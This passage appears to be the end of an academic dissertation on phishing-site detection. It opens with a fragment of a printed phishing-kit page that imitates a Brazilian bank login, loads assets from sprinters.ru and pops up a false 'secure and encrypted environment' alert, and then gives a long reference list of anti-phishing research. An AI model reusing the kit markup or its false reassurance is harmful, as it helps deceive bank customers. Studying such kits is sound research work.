src="http://sprinters.ru/2011atual/imagens/botao-pessoaprivate.png"
width="342" height="35" border="0"></a></div>
<div id="Layer16" style="position:absolute; left:492px; top:51px;
width:191px; height:34px; z-index:17">
  <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.ca
b#version=6,0,29,0" width="195" height="25">
    <param name="movie" value="relogio_PF.swf">
    <param name="quality" value="high">
    <param name="wmode" value="transparent">
    <embed src="http://sprinters.ru/2011atual/perfil/relogio_PF.swf"
width="195" height="25" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer"
type="application/x-shockwave-flash" wmode="transparent"></embed>
  </object>
</div>
<script
src="http://sprinters.ru/2011atual/perfil/dynActiveX_FineGround_vmzl5n2uiyse
odqrpoaauzllb_FGN_V01.js" type="text/javascript"></script>
<table width="745" height="473" align="left">
  <tr align="center" valign="top">
    <td width="66%" colspan="2"
background="http://sprinters.ru/2011atual/imagens/layout.png"><p
align="left"><font size="2" face="Geneva, Arial, Helvetica, sans-
serif"></font></p>
    <p align="left">&nbsp;</p>
    <div align="left"><strong></strong> </div></td>
  </tr>
</table>
<div align="left"></div>
```

```
</body>
<script>

alert( "Segurança e tranquilidade - Você está operando em um ambiente seguro
e criptografado, a partir de agora." );

</script>
</html>
<?
}
?>
```

# REFERENCES

Aaron, G., & Rasmussen, R. (2010). *Global Phishing Survey 2H/2009.* Sao Paulo, Brazil: Counter eCrime Operations Summit IV.

Aaron, G., & Rasmussen, R. (2008). *Global Phishing Survey: Trends and Domain Name Use 2H2008.* Lexington, MA: APWG.

Abad, C. (2005). economy of phishing: A survey of the operations of the phishing market. *First Monday 10(9)* .

Abu-Nimeh, S., Nappa, D., Wang, X., & Nair, S. (2007). A Comparison of Machine Learning Techniques for Phishing Detection. *eCrime Researchers Summit* (pp. 60-69). Pittsburgh, PA: APWG.

Aburrous, M., Hossain, M. A., Thabatah, F., & Dahal, K. (2008). Intelligent Phishing Website Detection System using Fuzzy Techniques. *Information and Communication Technologies* (pp. 1-6). IEEE.

Akopyan, D., & Yelyakov, A. (2011). Cybercrimes in teh Information Structure of Society: a Survey. *Scientific and Technical Information Processing 36(6)* , 338-350.

Andrew, T. (2002). *Spamsum README.* Retrieved from http://samba.org/ftp/unpacked/junkcode/spamsum/README

*Antiphishing Protection*. (n.d.) Retrieved July 8, 2009, from http://www.symantec.com/norton/security_response/phishing.jsp

*Anti-Phishing Home*. (n.d.). Retrieved July 8, 2009, from http://www.microsoft.com/mscorp/safety/technologies/antiphishing/default.mspx

*Anti-phishing Technologies*. (n.d.). Retrieved April 8, 2010, from http://www.microsoft.com/mscorp/safey/technologies/antiphishing/

*Anti-Phishing Toolbar*. Retrieved 30 2010, July, from http://toolbar.netcraft.com/

*APWG*. (n.d.). Retrieved July 17, 2010, from http://www.antiphishing.org

APWG. (n.d.). *Phishing Activity Trends Report - Anti-Phishing Working Group.* Retrieved August 20, 2011, from www.antiphishing.org/reports/apwg_report_Q1_2010.pdf

athos-staker. (2009). *XOOPS 2.3.2 (mydirname) Remote PHP Code Execution Exploit*. Retrieved July 13, 2009, from http://www.milw0rm.com/exploits/7705

Authority Of The House Of Lords And House Of Commons London: The Stationery Office. (n.d.). Fraud Bill [HL]. Retrieved June 27, 2011, from http://www.publications.parliament.uk/pa/cm200506/cmbills/166/2006166.pdf

*AWStats logfile anaylzer*. (n.d.). Retrieved November 13, 2011, from http://awstats.sourceforge.net/

Babbie, E. (2004). The Practice of Social Research. Belmont, CA: Wadsworth/Thomson Learning.

Basnet, R., & Sung, A. (2010). Classifying Phishing Emails Using Confidence-Weighted Linear Classifiers. *International Conference on Information Security and Artificial Intelligence (ISAI)* (pp. 108-112). IEEE.

Basnet, R., Mukkamala, S., & Sung, A. H. (2008). Detection of Phishing Attacks: A Machine Learning Approach. *Studies in Fuzziness and Soft Computing 226* (pp. 373-383). Springer-Verlag.

Baxter, I. D., Yahin, A., Moura, L., Sant'Anna, M., & Bier, L. (1998). Clone Detection Using Abstract Syntax Trees. *ICSM '98.* Bethesda, MD: IEEE.

Beck, K., & Zhan, J. (2010). Phishing Using a Modified Bayesian Technique. *International Conference on Social Computing* (pp. 649-655). IEEE.

Bejtlich, R. (2004). *The Tao of Network Security Monitoring.* Addison-Wesley.

Bergholz, A., Beer, J. D., Glahn, S., Moens, M.-F., PaaB, G., & Siehyun. (2010). New Filtering Approaches for Phishing Email. *Journal of Computer Security 18(1)* , 1-31.

*BLAST: Basic Local Alignment Search Tool.* (n.d.). Retrieved November 13, 2011, from http://blast.ncbi.nlm.nih.gov/Blast.cgi

Blum, A., Wardman, B., Solorio, T., & Warner, G. (2010). Lexical feature based phishing URL detection using online learning. *3rd Workshop on Artificial Intelligence and Security.* Chicago, IL.

Cao, Y., Han, W., & Le, Y. (2008). Anti-phishing Based on Automated Individual White-List. *DIM '08* (pp. 51-59). Fairfax, VA: ACM.

Chandrasekaran, M., Narayanan, K., & Upadhyaya, S. (2006). Phishing E-mail Detection Based on Structural Properties. *New York State Cybersecurity Conference Symposium on Information Assurance: Intrusion Detection and Prevention*, (pp. 2-8). Albany, NY.

Chandrasekaran, M., Sankaranarayanan, V., & Upadhyaya, S. (2008). CUSP: Customizable and Usable Spam Filters for Detecting Phishing Emails. *NYS Symposium.* Albany, New York.

Chen, J., & Guo, C. (2007). Online Detection and Prevention of Phishing Attacks. *Communications and Networking in China* (pp. 1-7). Beijing, CN: IEEE.

Chen, X., Bose, I., Leung, A., & Guo, C. (2010). Assessing the Severity of Phishing Attacks: A Hybrid Data Mining Approach. *Decision Support Systems 50(4)* , 662-672.

Chhabra, S., Aggarwal, A., Benevenuto, F., & Kumaraguru, P. (2011). Phi.sh/$oCiaL: The Phishing Landscape through Short URLs. *In the Proceedings of the Conference on Email and Anti-Spam.* Perth, Australia: ACM.

Cluley, G. (2011, February 16). *Steam phishing targets video game players | Naked Security*. Retrieved March 28, 2011, from Naked Security: http://nakedsecurity.sophos.com/2011/02/16/steam-phishing-targets-video-game-players/

Cochran, W. (1963). Sampling Techniques. New York: John Wiley and Sons, Inc.

Commons, T. H. (2011). *2006166.pdf*. Retrieved June 27, 2011, from http://www.publications.parliament.uk/pa/cm200506/cmbills/166/2006166.pdf

Concha, A. (2009). *WordPress 2.2 Arbitrary File Upload Exploit*. Retrieved July 15, 2009, from http://www.milw0rm.org/exploits/4113

Constantin, L. (2011, June 29). *Operation Phish Phry Lead Defendant Jailed for Thirteen Years*. Retrieved August 26, 2011, from http://news.softpedia.com/news/Lead-Operation-Phish-Phry-Defendant-Gets-13-Year-Sentence-208783.shtml

Cova, M., Kruegel, C., & Vigna, G. (2008). There is No Free Phish: An Analysis of "Free" and Live Phishing Kits. *Workshop on Offensive Technologies.* San Jose, CA: USENIX.

Cretu-Ciocarlie, G. F., Stavrou, A., Locasto, M. E., & Stolfo, S. J. (2009). Adaptive Anomaly Detection via Self-calibration and Dynamic Updating. *RAID '09* (pp. 41-60). Berlin, Heidelberg: Springer-Verlag.

Dai, S., Yang, M., Wu, Y., & Katsaggelos, A. (2007). Detector Ensemble. *Computer Vision and Pattern Recognition* (pp. 1-8). Minneapolis, MN : IEEE.

Dehmer, M., Streib, F. E., Mehler, A., Kilian, J., & Muhlhauser, M. (2005). Application of a Similarity Measure for Graphs to Web-based Document Structures. *International Conference on Data Analysis.* Budapest, Hungary.

Dhamija, R., Tygar, J., & Hearst, M. (2006). Why Phishing Works. *CHI 2006* (pp. 581-590). Montreal, Quebec, Canada: ACM.

*Digital PhishNet*. (n.d.). Retrieved July 17, 2010, from http://www.digitalphishnet.org

*Download WinDiff*. (n.d.). Retrieved July 25, 2011, from http://www.grigsoft.com/download-windiff.htm

Downs, J., Holbrook, M., & Cranor, L. (2007). Behavorial Response to Phishing. *eCrimes Researchers Summit.* Pittsburgh, PA: APWG.

Dredze, M., Crammer, K., & Pereira, F. (2008). Confidence-Weighted Linear Classification. *Proceedings of the International Conference on Machine Learning* (pp. 264-271). Omnipress.

Drucker, H., Wu, D., & Vapnik, V. (1999). Support Vector Machines for Spam Categorization. *IEEE Transactions on Neural Networks* , 1048-1054.

Dunlop, M., Groat, S., & Shelly, D. (2010). GoldPhish: Using Images for Content-Based Phishing Analysis. *The Fifth International Conference on Internet Monitoring and Protection* (pp. 123-128). IEEE.

eBay. (2009). *Spoof Email Tutorial*. Retrieved July 5, 2009, from http://pages.ebay.com/education/spooftutorial/

*Email Marketing Solutions UK: How to Get Off An Email Blacklist* (n.d.). Retrieved from http://www.emailtools.co.uk/tips/blacklists.htm

*ExamDiff - The freeware visual file compare tool*. (n.d.). Retrieved July 25, 2011, from http://www.prestosoft.com/edp_examdiff.asp

Fadi, T., Peter, C., & Peng, Y. (2005). MCAR: Multi-class Classification based on Association Rule. *Conference on Computer Systems and Applications* (pp. 127-133). IEEE.

Federal Trade Commission. (2009). *Deter. Detect. Defend. Avoid ID Theft*. Retrieved July 5, 2009, from http://www.ftc.gov/bcp/edu/microsites/idtheft/index.html

Fenning, P., & Eliot, C. (1988). Higher-order abstract syntax. *Proceedings of the ACM SIGPLAN 1988 conference on Programming Language design and Implementation.* ACM.

Fette, I., Sadeh, N., & Tomasic, A. (2007). Learning to Detect Phishing Emails. *WWW '07: Proceedings of the 16th international conference on World Wide Web* (pp. 649-656). New York, NY: ACM Press.

*Firewall - Anti Virus - Phishing Protection | Norton 360*. (n.d.). Retrieved June 20, 2011, from http://www.symantec.com/norton/360

*Fuzzy Hashing and ssdeep*. (2011). Retrieved July 8, 2011, from SourceForge: http://ssdeep.sourceforge.net/

Garera, S., Provos, N., Chew, M., & Rubin, A. (2007). A Framework for Detection and Measurement of Phishing Attacks. *In WORM '07: 07: Proceedings of the 2007 ACM Workshop on Recurring Malcode* (pp. 1-8). Alexandria, Vinginia: ACM Press.

*Gartner Survey Shows Phishing Attacks Escalated in 2007; More than $3 Billion Lost to These Attacks.* Retrieved August 9, 2011, from http://www.gartner.com/it/page.jsp?id=565125

Gastellier-Prevost, S., Granadillo, G. G., & Laurent, M. (2011). Decisive heuristics to differentiate legitimate from phishing sites. *SAR-SSI '11: 6th Conference on Network Architectures and Information Systems Security*. LaRochelle, France: IEEE.

*GNU Wget*. (n.d.). Retrieved November 13, 2011, from http://www.gnu.org/s/wget/

Gomez, J. C., & Moens, M.-F. (2010). Using Biased Discriminant Analysis for Email Filtering. *Proceedings of the 14th International Conference on Knowledge-based and intelligent information and engineering systems.* Monterrey, NL, Mexico: Springer-Verlag.

*Google Safe Browsing for Firefox.* (n.d.). Retrieved July 5, 2009, from http://www.google.com/tools/firefox/safebrowsing/

Graham, P. (2003). Better Bayesian Filtering. *Proceedings of the 2003 MIT Spam Conference.*

Guofei Gu, A. A. (2008). Principled Reasoning and Practical Applications of Alert Fusion in Intrusion Detection Systems. *ASIACCS '08* (pp. 136-147). Tokyo, Japan: ACM.

Gusfield, D. (1997). *Algorithms on Strings, Trees, and Sequences.* Cambridge University Press.

Gyawali, B., Solorio, T., Montes-y-Gomez, M., Wardman, B., & Warner, G. (2011). Evaluating a Semisupervised Approach to Phishing URL Identification in a Realistic Scenario. *Conference on Email and Anti-Spam.* Perth, Western Australia, Australia: ACM.

He, Y. (2009). *yiminghe - JavaEye*. Retrieved June 25, 2009, from http://yiminghe.javaeye.com/blog/257678

Huang, H., Tan, J., & Lui, L. (2009). Countermeasure Techniques for Deceptive Phishing Attack. *New Trends in Information and Service Science* (pp. 636-641). IEEE.

Hunt, J., & McIlroy, M. (1976). *An Algorithm for Differential File Comparison.* Murray Hill, NJ : Computing Science Technical Report 41, AT&T Bell Laboratories.

Hurlbut, D. (2009). *Fuzzy Hashing for Digital Forensic Investigators.* AccessData. 1-9.

*Internet Crime Complaint Center*. Retrieved July 17, 2010, from http://www.ic3.gov/

Irani, D., Webb, S., Griffin, J., & Pu, C. (2008). Evolutionary Study of Phishing. *eCrime Researchers Summit.* Atlanta, GA: IEEE.

Israel, G. D. (2009). *Determining Sample Size.* Gainsville, FL: University of Florida, IFAS Extension.

Jagatic, T., Johnson, N., Jakobsson, M., & Menczer, F. (2007). Social Phishing. *Communications of the ACM 50(10)* , 94-100.

Jakobsson, M., & Myers, S. (2006). *Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft.* Hoboken, NJ: Wiley-Interscience.

James, L. (2005). *Phishing Exposed.* Rockland, MA: Syngress.

Joshi, S., Agrawal, N., Krishnapuram, R., & Negi, S. (2003). A bag of paths model for measuring structural similarity in Web documents. *Proceedings of the ninth ACM SIGKDD international conference on Knowledge discovery and data mining* . ACM.

Justone. *Scraping Google for Fun and Profit*. Retrieved August 26, 2011, from http://google-scraper.squabbel.com/

Kamiya, T., Kusumoto, S., & Inoue, K. (2002). CCFinder: A Multilinguistic Token-Based Code Clone Detection System for Large Scale Source Code. *IEEE Transactions on Software Engineering 28(7)* , 654-670.

Karim, M. E., Walenstein, A., Lakhotia, A., & Parida, L. (2005). Malware Phylogeny Generation using Permutations of Code. *European Research Journal of Computer Virology* .

Karim, M. E., Walenstein, A., Lakhotia, A., & Parida, L. (2005). Malware Phylogeny Using Maximal π-Patterns. *EICAR 2005.*

Karp, R. M., & Rabin, M. O. (1987). Efficient randomized pattern-matching algorithms. *IBM Journal of Research and Development - Mathematics and Computing 31(2)* .

Klein, A. (2011). *The Golden Hour of Phishing Attacks.* Retrieved August 20, 2011, from Trusteer: http://www.trusteer.com/blog/golden-hour-phishing-attacks

Kornblum, J. (2006). Identifying almost identical files using context triggered piecewise hashing. *Digital Investigation 3* , 91-97.

Krebs, B. (2006). *14 Arrested for Credit Card, Phishing Scams*. Retrieved June 27, 2011, from Security Fix: http://voices.washingtonpost.com/securityfix/2006/11/14_arrested_for_credit_card_ph_1.html

Krebs, B. (2006, November 3). *FBI Tightens Net Around Theft Operations*. Retrieved August 26, 2011, from http://www.washingtonpost.com/wp-dyn/content/article/2006/11/02/AR2006110201579.html

Kulczynski, S. (1927). Die Pflanzenassoziationen der Pieninen. *Bull. Int. Acad. Pol. Sci. Lett. C1. Sci.* , (Suppl. 2):57-203.

Kumaraguru, P., Cranor, L., & Mather, L. (2009). Anti-Phishing Landing Page: Turning a 404 into a Teachable Moment for End Users. *Sixth Conference on Email and Anti-Spam.* Mountain View, CA.

Kumaraguru, P., Cranshaw, J., Acquisti, A., Cranor, L., Hong, J., Blair, M. A., et al. (2009). School of Phishing: A Real-World Evaluation of Anti-Phishing Training. *Security on Usable Privacy and Security.* New York, New York: ACM.

Kumaraguru, P., Rhee, Y., Sheng, S., Hasan, S., Acquisti, A., Cranor, L., et al. (2007). Getting Users to Pay Attention to Anti-Phishing Education: Evaluation of Retention and Transfer. *eCrimes Researchers Summit* (pp. 70-81). Pittsburgh, PA: APWG.

Kumaraguru, P., Sheng, S., Acquisti, A., Cranor, L., & Hong, J. (2008). Lessons from a Real World Evaluation of Anti-Phishing Training. *eCrime Researchers Summit.* Atlanta, GA: IEEE.

Lanier, M. M., & Henry, S. (2004). *Essential Criminology.* Boulder, CO: Westview Press.

Larkins, J., Wardman, B., & Warner, G. (2011). Automated Phishing Kit Retrieval and Email Extraction.

Lefkowitz, E. elliotl@uab.edu. BLAST implementation. Received February 7, 2011.

Li, S., & Schmitz, R. (2009). A Novel Anti-Phishing Framework Based on Honeypots. *APWG eCrime Researchers Summit.* Tacoma, WA: IEEE.

Litan, A. (2009). *The War on Phishing Is Far From Over.* Gartner Inc., Research ID Number G00166605.

Ludl, C., McAllister, S., Kirda, E., & Kruegel, C. (2007). On the Effectiveness of Techniques to Detect Phishing Sites. *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment.* Lucerne, Switzerland.

Lui, G., Xiang, G., Pendleton, B., Hong, J., & Liu, W. (2001). Smartening the Crowds: Computational Techniques for Improving Human Verification to Fight Phishing Scams. *Symposium On Usable Privacy and Security.* Pittsburgh, PA.

Ma, J., Saul, L., Savage, S., & Voelker, G. (2009). Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs. *KDD '09.* Paris, France: ACM.

Ma, J., Saul, L., Savage, S., & Voelker, G. (2009). Identifying Suspicious URLs: An Application of Large-Scale Online Learning. *Proceedings of the 26th International Conference on Machine Learning.* Montreal, Canada.

Mahmood-Ali. (n.d.). *Vistered Little 1.6a (skin) Remote File Disclosure Vulnerability*. Retrieved July 13, 2009, from http://www.milw0rm.com/exploits/3999

Maltego. (2011). *Maltego 3*. Retrieved November 13, 2011, from http://www.paterva.com/

*McAfee SiteAdvisor Software*.(n.d.). Retrieved July 17, 2010, from http://siteadvisor.com

McCalley, H., Wardman, B., & Warner, G. (2011). What's So Smart about Mr. Brain? *IFIP WG 11.9 International Conference on Digital Forensics.* Orlando, FL.

McGrath, D. K., & Gupta, M. (2008). Behind Phishing: An Examination of Phisher Modi Operandi. *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emerging Threats*. San Francisco, CA.

Mehta, B., Nangia, S., Gupta, M., & Nejdl, W. (2008). Detecting image spam using visual features and near duplicate detection. *World Wide Web '08.* New York, NY: ACM.

Miyamoto, D., Hazeyama, H., & Kadobayashi, Y. (2008). An Evaluation of Machine Learning-Based Methods fro Detection of Phishing Websites. *ICONIP 2008* (pp. 539-546). Springer-Verlag.

Moore, T., & Clayton, R. (2007). Examining the Impact of Website Take-down on Phishing. *Second APWG eCrimes Researchers Summit.* Pittsburgh, PA.

*Most Active Reporters in June*. (n.d.). Retrieved June 20, 2011, from http://toolbar.netcraft.com/stats/reporters

Nair, V., Jain, H., Golecha, Y., Gaur, M., & Laxmi, V. (2010). MEDUSA: MEtamorphic malware Dynamic analysis Using Signature from API. *SIN '10* (pp. 263-269). Taganrog, Rostov-on-Don, Russian Federation: ACM.

National Conference of State Legislatures. (2005). *Phishing Legislation 2005*. Retrieved June 27, 2011, from http://www.ncsl.org/Default.aspx?TabId=13471

National Conference of State Legislatures. (2006). *Phishing Legislation 2006*. Retrieved June 27, 2011, from http://www.ncsl.org/Default.aspx?TabId=13472

National Conference of State Legislatures. (2007). *Phishing Legislation 2007*. Retrieved June 27, 2011, from http://www.ncsl.org/default.aspx?tabid=13478

Nazario, J. (n.d.). *Phishing Corpus*. Retrieved May 20, 2011, from http://monkey.org/jose/phishing/phishing2.mbox

Nazario, J. (n.d.). *phishing corpus homepage*. Retrieved May 20, 2011, from http://monkey.org/%7Ejose/wiki/doku.php?id=PhishingCorpus

Needleman, S., & Wunsch, C. (1970). A general method applicable to the search for similarities in the amino acid sequence of two proteins. *Journal of Microbiology 48(3)* , 443-453.

Nero, P., Wardman, B., Copes, J., & Warner, G. (2011). Phishing: Crime that Pays. *APWG eCrime Researchers Summit.* San Diego, CA: IEEE.

New York State Office of Cyber Security & Critical Infrastructure Coordination. (2005). *Gone Phishing: A Briefing on the Anti-Phishing Exercise Initiative for New York State Government.* Aggregate Exercise Results for public release.

*ODP - Open Directory Project*. (n.d.) Retrieved June 28, 2011, from http://www.dmoz.org/

*Operation 'Phish Phry'*. (2009, October 7). Retrieved August 26, 2011, from http://www.fbi.gov/news/stories/2009/october/phishphry_100709

Pan, Y., & Ding, X. (2006). Anomaly Based Phishing Page Detection. *ACSAC 06'* (pp. 381-392). Washington D.C., USA: IEEE.

Panda, M., & Patra, M. R. (2009). Ensemble of Classifiers for Detecting Network Intrusion. *ICAC3 '09* (pp. 510-515). Mumbai, Maharashtra, India: ACM.

Park, Y., & Reeves, D. (2011). Deriving Common Malware Behavior through Graph Clustering. *ASIACCS '11* (pp. 497-502). Hong Kong: ACM.

Pearson, W. R. (1991). Searching protein sequence libraries: Comparison of the sensitivity and selectivity of the Smith-Waterman and FASTA algorithms. *Genomics 11(3)* .

Peretti, K. K. (2008). Data Breaches: What the Underground World of "Carding" Reveals. *Santa Clara Computer & High Technology 25(2)* , 375-414.

*Phisher men sent to prison*. Retrieved June 27, 2011, from http://www.out-law.com/page-5858

*Phishing attackers and their mules sent to prison*. (n.d.). Retrieved June 27, 2011, from http://www.out-law.com/page-6296

*Phishing scams and spoof emails at Millersmiles.co.uk*. (n.d.). Retrieved September 10, 2010, from http://www.millersmiles.co.uk

*Phishing - OnGuard Online*. Retrieved. (n.d.). June 5, 2009, from http://www.onguardonline.gov/topics/phishing.aspx

*PhishTank | Join the fight against phishing*. (n.d.). Retrieved June 28, 2011, from http://www.phishtank.com/

*PhishTank > Statistics about phishing activity and PhishTank usage*. (n.d.). Retrieved August 20, 2011, from http://www.phishtank.com/stats/

Prakash, P., Kumar, M., Kompella, R., & Gupta, M. (2010). PhishNet: Predictive Blacklisting to Detect Phishing Attacks. *Conference on Computer Communications.* San Diego, CA: IEEE.

Prechelt, L., Malpohl, G., & Phlippsen, M. (2000). JPlag: Finding plagiarisms among a set of programs. *Journal of Universal Computer Science 8(11)* , 1016-1038.

Prince, B. (2011). *eBay Phishing Suspect Arrested in Romania*. Retrieved June 27, 2011, from eWeek Europe: http://www.eweekeurope.co.uk/news/ebay-phishing-suspect-arrested-in-romania-10065

Regions Bank (n.d.). Retrieved July 8, 2009, from http://www.regions.com/virtualDocuments/Identity_Theft_Kit.pdf

*Repository of phishing emails*. (n.d.). Retrieved from http://phishery.internetdefence.net/data/

Robila, S. A., James, J., & Ragucci, J. W. (2006). Don't be a Phish: Steps in User Education. *Innovation and Technology in Computer Science Education.* New York, New York.

Roesch, M. (1999). Snort - Lightweight Intrusion for Networks. *Proceedings of the 13th USENIX conference on System administration.* Seattle, WA.

Ronda, T., Saroiu, S., & Wolman, A. (2008). Itrustpage: a User-assisted Anti-phishing Tool. *Sigops/Eurosys European Conference on Computer Systems.* Glasgow, Scotland: ACM.

Roussev, V. (2011). An Evaluation of Forensic Similarity Hashes. *DFRWS 2011*. New Orleans, LA, USA: ACM.

Saberi, A., Vahidi, M., & Bidgoli, B. M. (2007). Learn to Detect Phishing Scams Using Learning and Ensemble Methods. *Web Intelligence and Intelligent Agent Technology Workshops* (pp. 311-314). Silicon Valley, CA: IEEE.

Sahami, M., Dumais, S., Heckerman, D., & Horvitz, E. (1998). Bayesian Approach to Filtering Junk E-Mail. *AAAI '98*, (pp. 52-55). Madison, WI.

Salton, G., & Buckley, C. (1988). Term-weighting approaches in automatic text retrieval. In *Information Processing and Management* (pp. 513-523).

Sanpakdee, U., Walairacht, A., & Walairacht, S. (2006). Adaptive Spam Mail Filtering Using Genetic Algorithm. *Advanced Communication Technology* (pp. 441-445). IEEE.

Schleimer, S., Wilkerson, D., & Aiken, A. (2003). Winnowing: local algorithms for document fingerprinting. *ACM SIGMOD* (pp. 76-85). New York, NY: ACM.

Security, W.3. (October 8, 2010). Chicago: ACM.

*Sender ID*. (n.d.). Retrieved April 8, 2010, from http://www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

Sheng, S., Holbrook, M., Kumaraguru, P., Cranor, L., & Downs, J. (2010). Who Falls for Phish? A Demographic Analysis of Phishing Susceptibility and Effectiveness of Interventions. *CHI 2010*. Atlanta, GA: ACM.

Sheng, S., Kumaraguru, P., Acquisti, A., Cranor, L., & Hong, J. (2009). Improving Phishing Countermeasures: An Analysis of Expert Interviews. *eCrime Researchers Summit.* Tacoma, WA: IEEE.

Sheng, S., Magnien, B., Kumaraguru, P., Acquisti, A., Cranor, L., Hong, J., et al. (2007). Anti-Phishing Phil: The Design and Evaluation of a Game that Teaches People Not to Fall for Phish. *Symposium on Usability Privacy and Security* (pp. 88-99). New York, NY: ACM.

Sheng, S., Wardman, B., Warner, G., Cranor, L., Hong, J., & Zhang, C. (2009). An Empirical Analysis of Phishing Blacklists. *CEAS 09 - Sixth Conference on Email and Anti-Spam.* Mountain View, CA.

Shobha Venkataraman, A. B. (2008). Limits of Learning-based Signature Generation with Adversaries. *Proceedings of the Network and Distributed System Security Symposium* (pp. 19-26). San Diego, CA: ACM.

Shyu, M.-L., Chen, S.-C., Sarinnapakorn, K., & Chang, L. (2003). A Novel Anomaly Detection Scheme Based on Principal Component Classifier. *ICDM 03'* (pp. 172-179). IEEE Press.

Sibson, R. (1973). SLINK: An optimally efficient algorithm for the single-link cluster method. *The Computer Journal 16(1)* , 30-34.

Slava, I. C., Cruz, I. F., Borisov, S., Marks, M. A., & Webb, T. R. (1998). Measuring Structural Similarity Among Web Documents: Preliminary Results. *Lecture Notes In Computer Science* .

Soldo, F., Defrawy, K. E., Markopoulou, A., Krishnamurthy, B., & Merwe, J. v. (2008). Filtering Sources of Unwanted Traffic. *Information Theory and Applications Workshop.* San Diego, CA. 199-208.

*SQLite Home Page*. (n.d.). Retrieved July 3, 2011, from http://www.sqlite.org/

Stamm, S., Ramzan, Z., & Jakobsson, M. (2007). Drive-by Pharming. *Information and Communication Security*. Zhengzhou, China.

Stenberg, D. (2011). *cURL and libcurl*. Retrieved November 13, 2011, from http://curl.haxx.se/

Suriya, R., Saravanan, K., & Thangavelu, A. (2009). An Integrated Approach to Detect Phishing Mail Attacks A Case Study. *SIN '09* (pp. 193-199). North Cyprus, Turkey: ACM.

Tauberer, J. (2008). *Add-ons for Thunderbird: Sender Verification Antiphishing Extension 0.9.0.2*. Retrieved April 8, 2010, from https://addons.mozilla.org/en-US/thunderbird/addon/345

The Library of Congress. (n.d.). *109th Congress (2005-2006)*. Retrieved June 27, 2011, from http://thomas.loc.gov/cgi-bin/query/z?c109:S.472:

*Thunderbird 3 Features*.(n.d.) Retrieved April 8, 2010, from http://www.mozillamessaging.com/en-US/thunderbird/features/

*Three jailed in UK for eBay fraud*. (n.d.) Retrieved June 27, 2011, from http://www.out-law.com/page-6281

Toolan, F., & Carthy, J. (2010). Feature Selection for Spam and Phishing Detection. *eCrime Researchers Summit* (pp. 1-12). Dallas, TX: IEEE.

Tubin, G., & Feinberg, S. (2010). *US Business Banking Cybercrime Wave: Is "Commercially Reasonable" Reasonable?* Needham, MA, USA: The Tower Group Inc.

*UAB PhishIntel*. (n.d.) Retrieved 07 28, 2011, from https://phishintel.cis.uab.edu/

U.S. Government Printing Office. (2011). *CRPT-108hrpt698*. Retrieved June 27, 2011, from http://www.gpo.gov/fdsys/pkg/CRPT-108hrpt698/pdf/CRPT-108hrpt698.pdf

U.S. Government Printing Office. (2011). *CRPT-109hrpt93*. Retrieved June 27, 2011, from http://www.gpo.gov/fdsys/pkg/CRPT-109hrpt93/pdf/CRPT-109hrpt93.pdf

U.S. Government Printing Office. (2011). *CRPT-110hrpt159.pdf*. Retrieved June 27, 2011, from http://www.gpo.gov/fdsys/pkg/CRPT-110hrpt159/pdf/CRPT-110hrpt159.pdf

*UAB PhishIntel*. (2011). Retrieved May 16, 2011, from https://phishintel.cis.uab.edu/

Vind, J. (2009). *[waraxe-2009-SA#071] - Multiple Remote Vulnerabilities*. Retrieved July 13, 2009, from http://www.waraxe.us/advisory-71.html

Vind, J. (2009). *VirtueMart <= 1.1.2 Multiple Remote Vulnerabilities*. Retrieved July 13, 2009, from http://www.milw0rm.com/exploits/8327

*Virginia Acts of Assembly 2005 Session Chapter 827*. (n.d.). Retrieved 27 2011, June, from http://leg1.state.va.us/cgi-bin/legp504.exe?051+ful+CHAP0827+pdf

Wang, Y., Agrawal, R., & Choi, B.-Y. (2008). Light Weight Anti-Phishing with User Whitelisting in a Web Browser. *Region 5 Conference*. IEEE.

Wardman, B. (2010, November 17). UAB Phishing Data Mine. *University of Alabama at Birmingham Computer and Information Sciences Department Technical Report* . UABCIS-TR-2010-111710-1.

Wardman, B., & Warner, G. (2008). Automating Phishing Website Identification through Deep MD5 Matching. *eCrimes Researcher Summit* (pp. 1-7). Atlanta, GA: IEEE.

Wardman, B., Shukla, G., & Warner, G. (2009). Identifying Vulnerable Websites by Analysis of Common String in Phishing URLs. *eCrime Researchers Summit* (pp. 1-13). Tacoma, WA: IEEE.

Wardman, B., Stallings, T., Warner, G., & Skjellum, A. (2011). High Performance Content-Based Approaches for Phishing Website Detection. *APWG eCrime Researchers Summit (Submitted).* San Diego, CA: IEEE.

Wardman, B., Warner, G., McCalley, H., Turner, S., & Skjellum, A. (2010). Reeling in Big Phish with a Deep MD5 Net. *Journal of Digital Forensics, Security and Law. 5(3).* 33-55.

Warner, G. (2010). *eBay Spear Phisher Liviu Mihail Concioiu Arrested in Romania*. Retrieved June 27, 2011, from Cybercrime & Doing Time: http://garwarner.blogspot.com/2010/09/ebay-spear-phisher-liviu-mihail.html

Weaver, R., & Collins, M. (2007). Fishing for Phishes: Applying Capture-Recapture Methods to Estimate Phishing Populations. *eCrime Researchers Summit.* Pittsburgh, PA: APWG.

Weber, J. (2011, May 25). Bank of America: File Size Clusters. UAB Computer Forensics Lab.

Wenyin, L., Huang, G., Xiaoyue, L., Deng, X., & Min, Z. (2005). Phishing Website Detection. *International Conference on Document Analysis and Recognition* (pp. 560-564). IEEE.

Whale, G. (1990). Identification of Program Similarity in Large Populations. *The Computer Journal 33(2)* , 140-146.

Whittaker, C., Ryner, B., & Nazif, M. (2010). Large-Scale Automatic Classification of Phishing Pages. *Network and Distributed Systems Security Symposium.* San Diego, CA.

*WinMerge*. (n.d.). Retrieved July 25, 2011, from http://winmerge.org/

Wise, M. (1992). Detection of Similarities in Student Programs: YAP'ing may be Preferable to Plague'ing. *SIGCSE Technical Symposium*, (pp. 268-271). Kansas City, USA.

Wise, M. (1996). YAP3: Improved Detection of Similarities in Computer Program and Other Texts. *Proceedings of the twenty-seventh SIGCSE technical symposium on Computer science education* (pp. 130-134). Philadelphia, PA: ACM.

Wu, M., Miller, R., & Garfinkel, S. (2006). Do Security Toolbars Actually Prevent Phishing Attacks. *In the Proceedings of SIGCHI Conference on Human Factors in Computing Systems*, (pp. 601-610).

